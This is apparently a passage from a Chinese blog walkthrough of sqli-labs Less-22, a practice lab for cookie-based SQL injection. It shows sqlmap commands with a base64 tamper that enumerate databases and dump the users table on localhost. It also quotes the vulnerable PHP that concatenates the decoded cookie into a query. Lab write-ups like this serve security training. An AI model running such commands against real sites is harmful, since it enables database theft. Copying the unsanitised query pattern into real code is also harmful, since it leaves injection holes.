--dump
拿下。
#22:

依旧admin admin。

还是显示看看cookie。
??? 是我问题吗,怎么22题的登入成功为21
嘶,连注入点都一样好像。
sqlmap -u "http://localhost/Less-22/index.php" --cookie="uname=YWRtaW4=" --tamper=base64encode -p uname --level 3 --batch --dbs试一下?

这也出吗????
sqlmap -u "http://localhost/Less-22/index.php" --cookie="uname=YWRtaW4=" --tamper=base64encode -p uname --level 3 --batch -D security -T users --dump
????
这也出吗????
没错啊,payload也是22的,不行,我要去看看22题的源码。
哦,存在一个小漏洞:
$cookee = base64_decode($cookee);
$cookee1 = '"'. $cookee. '"';
echo "<br></font>";
$sql="SELECT * FROM users WHERE username=$cookee1 LIMIT 0,1";这边的cookie被双引号包裹,而上一题的是单引号,小区别。
- 版权声明:本文由 余林阳 创作,转载请注明出处。
喜欢这篇文章吗?
点击右侧按钮为文章点赞,让更多人看到!